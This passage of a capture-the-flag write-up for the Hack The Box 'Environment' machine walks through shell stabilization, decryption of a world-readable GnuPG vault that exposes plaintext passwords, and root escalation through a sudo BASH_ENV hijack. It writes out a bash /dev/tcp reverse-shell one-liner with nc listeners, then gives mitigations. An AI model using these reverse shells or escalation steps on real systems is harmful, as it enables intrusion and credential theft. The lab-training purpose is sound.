Shell stabilization with PTY: The initial shell is a non-TTY shell — job control is disabled,
Ctrl+Cwould kill the listener, and interactive programs (likesudo) won’t work correctly. Spawning a pseudo-terminal (PTY) via Python’sptymodule promotes the dumb shell to a full interactive terminal, enabling features like tab completion, arrow key navigation, and proper signal handling.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.56] from (UNKNOWN) [10.10.11.67] 41208
```shell
0: can't access tty; job control turned off
```shell
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@environment:~/app/storage/app/public/files$

www-data@environment:~/app/storage/app/public/files$ ls
ls
bethany.png  file.php  hish.png  jono.png
www-data@environment:~/app/storage/app/public/files$ cd /home
cd /home
www-data@environment:/home$ cd hish
cd hish
www-data@environment:/home/hish$ ls
ls
backup  user.txt
www-data@environment:/home/hish$ cat user.txt
cat user.txt
30a72cf4a5ea410ba32e962491cfe368
www-data@environment:/home/hish$
User flag captured! We are running as
www-data— the web server service account — which has read access to the home directory of userhishbecause it’s world-readable. Noticeuser.txtis owned byrootwith grouphishand is readable by all (-rw-r--r--). We can read the flag directly.
GnuPG Credential Extraction
In the backup folder, I found:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@environment:/home/hish$ ls -al
ls -al
total 36
drwxr-xr-x 5 hish hish 4096 Apr 11 00:51 .
drwxr-xr-x 3 root root 4096 Jan 12 11:51 ..
lrwxrwxrwx 1 root root    9 Apr  7 19:29 .bash_history -> /dev/null
-rw-r--r-- 1 hish hish  220 Jan  6 21:28 .bash_logout
-rw-r--r-- 1 hish hish 3526 Jan 12 14:42 .bashrc
drwxr-xr-x 4 hish hish 4096 May  4 19:14 .gnupg
drwxr-xr-x 3 hish hish 4096 Jan  6 21:43 .local
-rw-r--r-- 1 hish hish  807 Jan  6 21:28 .profile
drwxr-xr-x 2 hish hish 4096 Jan 12 11:49 backup
-rw-r--r-- 1 root hish   33 May  4 04:57 user.txt
www-data@environment:/home/hish$ cd backup
www-data@environment:/home/hish/backup$ ls
keyvault.gpg
What we’re looking at:
.bash_history -> /dev/null— The bash history is symlinked to/dev/null, meaning all commands typed byhishare discarded. This is a common anti-forensics measure on CTF and real-world hardened systems..gnupg/— This is the GnuPG keyring directory. It contains the private key that can decryptkeyvault.gpg. Since the directory permissions aredrwxr-xr-x, it is world-readable — a misconfiguration that allows us aswww-datato access the private key material.backup/keyvault.gpg— An encrypted GPG file containing what appears to be a password vault.
Creates a new directory named furious in /tmp.
1
mkdir /tmp/furious
Recursively copies the hish directory and its contents to /tmp/furious.
1
cp -r hish /tmp/furious
Changes the current directory to /tmp/furious.
1
cd /tmp/furious
Decrypts the file keyvault.gpg using GnuPG, specifying .gnupg as the home directory that contains the keyring.
1
gpg -d --homedir .gnupg backup/keyvault.gpg
Why copy to
/tmpfirst? GnuPG enforces strict permissions on the--homedirpath. The original.gnupgdirectory is owned byhishand GPG will refuse to use it when invoked aswww-dataif the ownership doesn’t match. By copying the entire home directory to/tmp(wherewww-datacan write and own files), we create a copy wherewww-dataowns the.gnupgdirectory. GPG will still warn about unsafe permissions, but it will proceed with the decryption. The--homedirflag overrides the default~/.gnupgand points GPG to our copied keyring.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
www-data@environment:/home/hish$ ls
ls
backup  user.txt
www-data@environment:/home/hish$ cd backup
cd backup
www-data@environment:/home/hish/backup$ ls
ls
keyvault.gpg
www-data@environment:/home/hish/backup$

www-data@environment:/home/hish/backup$ mkdir /tmp/furious
mkdir /tmp/furious
www-data@environment:/home/hish/backup$ cd ..
cd ..
www-data@environment:/home/hish$ cd ..
cd ..
www-data@environment:/home$ cp -r hish /tmp/furious
cp -r hish /tmp/furious
www-data@environment:/home$ cd /tmp/furious
cd /tmp/furious
www-data@environment:/tmp/furious$ ls
ls
hish
www-data@environment:/tmp/furious$ cd hish
cd hish
www-data@environment:/tmp/furious/hish$ gpg -d --homedir .gnupg backup/keyvault.gpg
<s/hish$ gpg -d --homedir .gnupg backup/keyvault.gpg
gpg: WARNING: unsafe permissions on homedir '/tmp/furious/hish/.gnupg'
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM -> Ihaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
www-data@environment:/tmp/furious/hish$
GPG decryption output analysis: The vault was encrypted with a 2048-bit RSA key (ID
B755B0EDD6CFCFD3) owned byhish_ <hish@environment.htb>. The private key was inhish’s world-readable.gnupgdirectory. The decrypted vault contains credentials for multiple services, including:ENVIRONMENT.HTB -> marineSPm@ster!!— which is the SSH password for userhishon this machine.
Privilege Escalation
SSH Login as hish
Found SSH credentials:
1
2
ssh hish@10.10.11.67
Password: marineSPm@ster!!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ ssh hish@10.10.11.67
hish@10.10.11.67's password:
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 4 16:52:27 2025 from 10.10.14.56
hish@environment:~$ ls
backup  user.txt
Sudo Privilege Enumeration
After logging in as hish, we check the available sudo permissions:
1
2
3
4
5
6
7
8
9
10
11
12
hish@environment:~$ sudo -l
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
hish@environment:~$ echo 'bash -i >& /dev/tcp/10.10.14.56/4444 0>&1' > /tmp/malicious.sh
hish@environment:~$ chmod +x /tmp/malicious.sh
hish@environment:~$
hish@environment:~$ export BASH_ENV=/tmp/malicious.sh
hish@environment:~$ sudo /usr/bin/systeminfo
This means the user hish can run /usr/bin/systeminfo with sudo privileges. The interesting part is the env_keep+="ENV BASH_ENV" setting, which allows us to pass a custom environment variable named BASH_ENV.
If BASH_ENV points to a file, that file will be sourced as a Bash script when a shell is spawned — even in a sudo context. We can use this to get a reverse shell:
BASH_ENV Privilege Escalation
Why does BASH_ENV lead to root?
The sudoers entry env_keep+="ENV BASH_ENV" is critically dangerous. Here’s why:
env_reset(the default sudo behavior) strips all environment variables before running the privileged command. This prevents environment hijacking.- However,
env_keep+="BASH_ENV"explicitly whitelists theBASH_ENVenvironment variable, meaning it survives theenv_resetand is passed into the sudo execution environment. BASH_ENVis a special Bash variable: when Bash starts a non-interactive shell (as it does when executing scripts viasudo), it sources (executes) the file pointed to byBASH_ENVbefore running any commands.- Since
/usr/bin/systeminfois likely a shell script or invokes a subshell during execution, Bash sources our malicious script as root, granting us root-level code execution.
This is essentially a sudo environment variable hijacking attack.
1
echo 'bash -i >& /dev/tcp/<your-ip>/4444 0>&1' > /tmp/malicious.sh
1
chmod +x /tmp/malicious.sh
1
export BASH_ENV=/tmp/malicious.sh
1
sudo /usr/bin/systeminfo
Now, we start a listener:
1
nc -lvnp 4444
Once the command is executed with sudo, the shell script is sourced due to the BASH_ENV variable, and we get a reverse shell with elevated privileges
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.56] from (UNKNOWN) [10.10.11.67] 37820
root@environment:/home/hish# ls
ls
backup
user.txt
root@environment:/home/hish# cd /root
cd /root
root@environment:~# ls
ls
root.txt
scripts
root@environment:~# cat root.txt
cat root.txt
***********7964741f5ad3fcca1fb54
root@environment:~#
Root achieved! The
BASH_ENVvariable pointed to our malicious reverse shell script. Whensudo /usr/bin/systeminfoexecuted, Bash sourced/tmp/malicious.shas root before running anything else, establishing a root-level reverse shell back to our listener.
Mitigations & Security Recommendations
- Disable Dynamic Environment Overrides (CVE-2024-5230): Configure the web application to prevent arbitrary framework parameters (e.g.,
--env) from being set or overridden via query string parameters. Upgrade the underlying PHP/Laravel application framework and disable administrative or preproduction auto-login mechanisms in the production environment. - Implement Strict File Upload Validation: Enforce rigorous checks on all file uploads. Validate the actual file extension (not just trailing dot tricks), restrict upload directories to be non-executable (e.g., set
Options -ExecCGIor disable engine execution in Nginx/Apache), and restrict MIME types to expected formats. - Secure Sudo Policies: Remove the
env_keep+="ENV BASH_ENV"configuration from the/etc/sudoersfile. Preserving environment variables likeBASH_ENVundersudoallows arbitrary local command execution. Ensure only minimum required environment variables are preserved. - Secure Password & GnuPG Keyring Management: Restrict read permissions on private key rings and ensure files containing decrypted credentials are not cached or stored in user-accessible backup directories. Encrypt key vaults with strong, randomly generated passphrases.